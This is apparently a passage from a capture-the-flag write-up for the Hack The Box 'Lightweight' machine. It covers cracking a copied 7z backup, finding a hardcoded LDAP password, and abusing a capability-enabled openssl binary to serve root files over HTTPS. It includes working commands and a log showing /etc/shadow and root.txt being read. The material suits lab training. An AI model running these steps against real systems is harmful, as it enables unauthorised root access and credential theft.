
Ldapuser1

Now let’s see what else is interesting within this user home directory. Looking into everything and including all hidden folders, we notice a file named backup.7z



```
[ldapuser2@lightweight ~]$ ls -al
total 1884
drwx------.  4 ldapuser2 ldapuser2     197 Apr 14 10:13 .
drwxr-xr-x. 30 root      root         4096 Apr 14 11:10 ..
-rw-r--r--.  1 root      root         3411 Jun 14  2018 backup.7z
-rw-------.  1 ldapuser2 ldapuser2       0 Jun 21  2018 .bash_history
-rw-r--r--.  1 ldapuser2 ldapuser2      18 Apr 11  2018 .bash_logout
-rw-r--r--.  1 ldapuser2 ldapuser2     193 Apr 11  2018 .bash_profile
-rw-r--r--.  1 ldapuser2 ldapuser2     246 Jun 15  2018 .bashrc
drwxrwxr-x.  3 ldapuser2 ldapuser2      18 Jun 11  2018 .cache
drwxrwxr-x.  3 ldapuser2 ldapuser2      18 Jun 11  2018 .config
-rw-rw-r--.  1 ldapuser2 ldapuser2 1520530 Jun 13  2018 OpenLDAP-Admin-Guide.pdf
-rw-rw-r--.  1 ldapuser2 ldapuser2  379983 Jun 13  2018 OpenLdap.pdf
-rw-r--r--.  1 root      root           33 Jun 15  2018 user.txt
```


Let’s see what it is inside. I try to extract the contents of the file but it is password protected.



```
[ldapuser2@lightweight ~]$ 7za e backup.7z

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-
p7zip Version 16.02 (locale=en_GB.UTF-8,Utf16=on,HugeFiles=on,64 b

Scanning the drive for archives:
1 file, 3411 bytes (4 KiB)

Extracting archive: backup.7z
--
Path = backup.7z
Type = 7z
Physical Size = 3411
Headers Size = 259
Method = LZMA2:12k 7zAES
Solid = +
Blocks = 1


Enter password (will not be echoed):
ERROR: Data Error in encrypted file. Wrong password? : index.php
ERROR: Data Error in encrypted file. Wrong password? : info.php
ERROR: Data Error in encrypted file. Wrong password? : reset.php
ERROR: Data Error in encrypted file. Wrong password? : status.php
ERROR: Data Error in encrypted file. Wrong password? : user.php

Sub items Errors: 5

Archives with Errors: 1

Sub items Errors: 5
```


Now because I am unable to open it, let’s transfer it to my machine for it to be brute forced. I used the standard scp command to transfer it to my machine.

scp backup.7z root@mymachine:/



```
[ldapuser2@lightweight ~]$ scp backup.7z root@10.10.15.145:/
root@10.10.15.145's password:
Permission denied, please try again.
root@10.10.15.145's password:
backup.7z                                                                                    100% 3411    100.1KB/s   00:00
```


I put the rockyou.txt password file through it and hoped for the best. After 5 minutes of brute force, the password was revealed.



```
Archive password is: "delete"
```

I once again, tried to extract the contents of the file into a folder.


7za e backup.7z



```
root@thp3:/opt/htb/lightweight/archive# 7za e backup.7z

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_GB.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i5-8350U CPU @ 1.70GHz (806EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 3411 bytes (4 KiB)

Extracting archive: backup.7z
--
Path = backup.7z
Type = 7z
Physical Size = 3411
Headers Size = 259
Method = LZMA2:12k 7zAES
Solid = +
Blocks = 1


Enter password (will not be echoed):
Everything is Ok

Files: 5
Size:       10270
Compressed: 3411
root@thp3:/opt/htb/lightweight/archive# ls
backup.7z  index.php  info.php  reset.php  status.php  user.php
```

I knew from previous results, the status.php page was helpful. I instantly had a look at the status.php page to see what I could find.

A little code snippet which revealed ldapuser1 password




```
<?php
$username = 'ldapuser1';
$password = 'f3ca9d298a553da117442deeb6fa932d';
$ldapconfig['host'] = 'lightweight.htb';
$ldapconfig['port'] = '389';
$ldapconfig['basedn'] = 'dc=lightweight,dc=htb';
//$ldapconfig['usersdn'] = 'cn=users';
$ds=ldap_connect($ldapconfig['host'], $ldapconfig['port']);
ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);
ldap_set_option($ds, LDAP_OPT_REFERRALS, 0);
ldap_set_option($ds, LDAP_OPT_NETWORK_TIMEOUT, 10);
```

I used this to see if the account and password were still available.

It seemed I could now su to ldapuser1


su ldapuser1



```
[10.10.15.145@lightweight ~]$ su ldapuser1
Password:
[ldapuser1@lightweight 10.10.15.145]$ ls
ls: cannot open directory .: Permission denied
```

Getting root

Now that I had both users, I had a look through the folder to see what looked interesting. The view of the home folder contained some binaries that would not usually sit in this directory. We had 2 that were of interest to me, openssl and tcpdump.




```
[ldapuser1@lightweight ~]$ ls -al
total 1500
drwx------.  5 ldapuser1 ldapuser1    205 Apr 14 14:11 .
drwxr-xr-x. 12 root      root         197 Apr 14 14:15 ..
-rw-------.  1 ldapuser1 ldapuser1      0 Jun 21  2018 .bash_history
-rw-r--r--.  1 ldapuser1 ldapuser1     18 Apr 11  2018 .bash_logout
-rw-r--r--.  1 ldapuser1 ldapuser1    193 Apr 11  2018 .bash_profile
-rw-r--r--.  1 ldapuser1 ldapuser1    246 Jun 15  2018 .bashrc
drwxrwxr-x.  3 ldapuser1 ldapuser1     18 Jun 11  2018 .cache
-rw-rw-r--.  1 ldapuser1 ldapuser1   9714 Jun 15  2018 capture.pcap
drwxrwxr-x.  3 ldapuser1 ldapuser1     18 Jun 11  2018 .config
-rw-rw-r--.  1 ldapuser1 ldapuser1    646 Jun 15  2018 ldapTLS.php
-rwxr-xr-x.  1 ldapuser1 ldapuser1 555296 Jun 13  2018 openssl
drwxrw----.  3 ldapuser1 ldapuser1     19 Apr 14 14:11 .pki
-rw-------.  1 ldapuser1 ldapuser1   1024 Apr 14 14:07 .rnd
-rwxr-xr-x.  1 ldapuser1 ldapuser1 942304 Jun 13  2018 tcpdump
```

I did a quick search for vulnerabilities on these binaries and came up with an interesting article for openssl at medium. This talked about linux capabilities. I followed the article and came up with the following.

getcap -r / 2>/dev/null

This output a very interesting file for which I was curious about at the beginning. This was the openssl binary located in the ldapuser1 home directory.




```
[ldapuser1@lightweight ~]$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/openssl =ep
[ldapuser1@lightweight ~]$
```

I decided to go into the temp directory and create my own little folder. This was because the initial ls in the tmp directory requested the user create their own directories within this folder.

cd /tmp; mkdir .dm; cd .dm

openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes




```
[ldapuser1@lightweight .dm]$ /home/ldapuser1/openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes
Generating a 2048 bit RSA private key
.........................................................................................................................+++
......................................................................................................+++
writing new private key to 'key.pem'
-----
```

Once I had rn through the common questions when creating a cert, I then went back up to root directory to run the next commands.

cd /


/home/ldapuser1/openssl s_server -key /tmp/.dm/key.pem -cert /tmp/.dm/cert.pem -port 1333 -HTTP



```
[ldapuser1@lightweight /]$ /home/ldapuser1/openssl s_server -key /tmp/.dm/key.pem -cert /tmp/.dm/cert.pem -port 1333 -HTTP
Using default temp DH parameters
ACCEPT
```


This created an SSL listener on port 1333

Now when I try and read the contents of files on the system, I am able to access the root.txt hash.



```
[ldapuser1@lightweight tmp]$ curl -k "https://127.0.0.1:1333/root/root.txt"
f1d4e309c5a6b3fffff74a8f4b2135fa
```

The Listener confirms the files were accessed.



```
[ldapuser1@lightweight /]$ /home/ldapuser1/openssl s_server -key /tmp/.dm/key.pem -cert /tmp/.dm/cert.pem -port 1333 -HTTP
Using default temp DH parameters
ACCEPT
FILE:etc/shadow
ACCEPT
ACCEPT
FILE:root/root.txt
```

Job done.